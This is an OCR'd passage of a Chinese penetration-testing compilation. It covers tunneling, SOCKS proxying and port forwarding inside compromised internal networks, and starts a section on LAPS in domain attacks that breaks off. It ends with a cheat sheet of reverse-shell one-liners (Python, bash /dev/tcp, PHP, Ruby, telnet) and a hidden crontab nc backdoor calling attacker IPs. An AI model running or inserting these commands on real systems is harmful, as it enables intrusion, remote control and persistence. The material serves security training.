

图 2-5-5

（全文完）责任编辑：游风

第三章 渗透测试技巧

第1节 内网渗透之代理&转发

作者：stardustsky

来自：Hurricane Security

网址：http://www.heysec.org/archives/115

0x00 前言

在我们进行内网渗透中,经常会遇到一些蛋疼的环境问题,比如拿下的目标机和自身的机器均处于内网之中,这时候想要对目标机内网进行渗透就会遇到一系列的问题.比如我如何用扫描器扫对方的内网?我没公网 IP 如何远程登录对方内网主机?我在这里做一个小小的整理,介绍一些内网环境和对应工具的使用,希望能帮助大家进行内网渗透的时候,突破一些环境的制.

0x01 端口复用

对于双内网环境,端口复用无疑是个很好的选择



图 3-1-1

我们经常遇到这种情况,即双方均在内网的情况下,拿下了对方内网服务器的一个 webshell,想进一步利用却被环境限制,老式的做法就是利用 lcx 等工具将目标服务器的 3389 之类的端口反弹到公网,再连接,但如果没有公网环境呢?这时候端口复用就很好用了。reDuh 和 Tunna 都是在这种环境下很好用的工具,用法也大致相同,这里例举 tunna 来进行演示。

图 3-1-2

这是 tunna 的文件目录,我们需要传对应的 conn.xxx 文件到目标服务器



图 3-1-3

本地执行 proxy，配置好 webshell 地址，本地监听端口，远程监听端口就行了



图 3-1-4

本地连接 1234 端口

图 3-1-5



图 3-1-6

可以看到，成功连接。



图 3-1-7

reDuh 则更加友好，做了可视化界面，如何连接一目了然，就不做演示了。

二者存在相同的问题就是连接的稳定性不太好，但经过我多次的测试，tunna 相比 reDuh 来说，稳定性和连接效果还是要好很多的，推荐使用 tunna。

0x02 Sock 代理

Sock 代理是一种基于传输层的网络代理协议,不同于 VPN,Sock 代理只能对使用该代理协议的程序生效,因此,可以说它是一种局部代理,而不是像 VPN 一样的全局代理，速度也弱于 VPN。但在我们渗透测试中，需要尽量对目标机制造出尽可能小的影响，因此，sock 代理也经常会被用到。

Sock 协议如今已发展到 V5，它适用于服务器端能够寻址到客户端的环境，如下图攻击端和内网主机处于同一网络环境下 或者攻击端具有公网 IP ,因为在服务器端运行 sock 脚本时会需要寻址到客户端。下面拓扑情况为攻击端无法直接访问内网主机：



图 3-1-8

我们在这里仅作简单的连接测试，攻击端为客户端，内网主机 1 为服务端

我们在内网主机 1 上执行 ./rcsocks –l 10086 –p 10010 -vv



图 3-1-9

可以看到，正在监听

服务端执行 ./rssocks –vv –s 192.168.50.106:10010

图 3-1-10

此时，服务器端响应



图 3-1-11

我们的代理连接成功建立。

但如果仅仅是这样，就显得有些鸡肋了，因为我们需要使用浏览器等工具进行内网渗透，

而这些工具本身又没有带 sock 代理功能，因此，就需要使用到另一款工具：proxychains

在 kali 的/etc/proxychains.conf 添加配置

```
Sock5  127.0.0.1  10086
```



图 3-1-12

然后在运行程序前加上 proxychains，比如：

```
Proxychains  firefox
```

这样就可以直接使用 firefox 访问内网主机 2 的 web 服务了。

还有很多类似的软件，比如 Proxifier、CCproxy、ProxyCap 等，如果和 Teamviewer 搭配起来，效果更佳，轻松实现多级内网穿透，因为环境搭起来比较复杂，就不演示了。

0x03 端口转发

端口转发这个我们在内网渗透中也是经常遇到，可以使用现成的一些工具或者通过脚本命令进行转发

常用的转发工具：Netcat、Lcx、Htran、Fpipe

Netcat 是大家都很熟悉的一款软件了，功能十分强大，安全人员必备工具之一。



图 3-1-13

这里只说端口转发命令，主要是-e 参数，我们将一台 win 主机 shell 反弹到一台 linux 主机上，win 上执行。



图 3-1-14

在 linux 主机上监听此端口



图 3-1-15

可以看到，连接成功建立。

Lcx 和 Htran 就不多提了，一个 copy 另一个的，而且想必大家都用的很多

```
本地地执：htran.exe -Listen 9999 8888
肉鸡执行：htran.exe -Slave 入侵者的 IP 9999 127.0.0.1 3389
```

即将肉鸡的 3389 端口转发到本地的 8888 端口

Fpipe 这个主要就是用于端口重定向

```
C:\>FPipe.exe
FPipe v2.1 - TCP/UDP port redirector.
Copyright 2000 (c) by Foundstone, Inc.
http://www.foundstone.com

FPipe [-hvu?] [-lrs <port>] [-i IP] IP

 -?/-h - shows this help text
 -c    - maximum allowed simultaneous TCP connections. Default is 32
 -i    - listening interface IP address
 -l    - listening port number
 -r    - remote port number
 -s    - outbound source port number
 -u    - UDP mode
 -v    - verbose mode

Example:
fpipe -l 53 -s 53 -r 80 192.168.1.101

This would set the program to listen for connections on port 53 and
when a local connection is detected a further connection will be
made to port 80 of the remote machine at 192.168.1.101 with the
source port for that outbound connection being set to 53 also.
```

图 3-1-16

举个例子

A 为攻击端，B、C 是位于内网的靶机

B 可以访问外网且可以访问 C，但 C 与外网不通

我们有了 B 服务器的一个 shell，现在想尝试 3389 连接到 C 主机上，即将内网主机 C 的 3389 端口转发出来。

我们在 B 机器上执行”fpipe.exe -l 1000 -s 1000 -r 3389 C 主机 IP”，意思是将发送到本机 1000 端口的连接通过 1000 端口被重定向到了 C 主机的 3389 端口上，然后再连接 B 的 1000 端口即可连接到 C 的 3389 上

常用的转发脚本

```
Python
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
"x.x.x.x",2333));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

Linux
exec 2>&0 0<&196;exec 196<>/dev/tcp/attackerIP/端口

Telnet（这种缺陷是会建立 test 文件，好处是不怎么依赖环境）
mknod test p && telnet 115.28.85.23 65512 0<test | /bin/bash 1>test

Crontab
(crontab -l;printf "*/5 * * * *  /bin/nc 192.168.196.129 22222 -e /bin/sh;\rno crontab
for `whoami`%100c\n")|crontab –

Php
php -r '$sock=fsockopen("10.10.14.101",65512);exec("/bin/sh -i <&3 >&3 2>&3");'

Ruby
ruby -rsocket -e'f=TCPSocket.open("10.10.14.101",65512).to_i;exec sprintf("/bin/sh -i
<&%d >&%d 2>&%d",f,f,f)'

Bash
bash -i >& /dev/tcp/x.x.x.x/2333 0>&1
```

（全文完）责任编辑：xfkxfk

第2节　域渗透 Local Administrator Password Solution

作者：phith0n

来自：乌云社区

网址：http://zone.wooyun.org/

0x00 前言

在域渗透中，有关域内主机的本地管理员的安全介绍还很少，对于 LAPS 大都比较陌生，所以这次就和我一起学习一下吧。


Microsoft Security Advisory 3062591

26 out of 27 rated this helpful - Rate this topic

Local Administrator Password Solution (LAPS) Now Available

Published: May 1, 2015

Version: 1.0

图 3-2-1

0x01 简介

在实际的域环境中，域内主机的本地管理员账户往往被忽视，再加上统一的配置，域内主机的本地管理员密码往往相同，这就带来了一个问题，如果获得一台域内主机的本地管理员密码，其他域内主机的本地管理员密码自然就知道了，解决这个问题最好的办法就是确保每台域内主机有不同的密码，并且定期更换。

所以微软在今年 3 月 1 号发布了 LAPS(Local Administrator Password Solution)协议。

0x02 学习目标

站在渗透的角度，在研究之初设立了以下目标：

```
>    1、如果域内主机本地管理员账户密码相同，如何利用？
>    2、LAPS 是如何配置使用的？
>    3、如果安装了 LAPS,有没有利用方法？
注：
对于问题 1，如果账户权限配置不当，可以利用 pass-the-hash 尝试获取其他域内主机权限，mimikatz 的操作命令之前有介绍，本文不做重点介绍，暂时忽略。
链接：
http://drops.wooyun.org/tips/7547
```

0x03 测试环境

```
域控：server 2008 r2 x64
域内主机： win7 x64
```

0x04 配置 LAPS

1、安装 LAPS

域控：

-1）下载 LAPS

https://www.microsoft.com/en-us/download/details.aspx?id=46899

-2）安装

选择全部功能

如图 3-2-2：

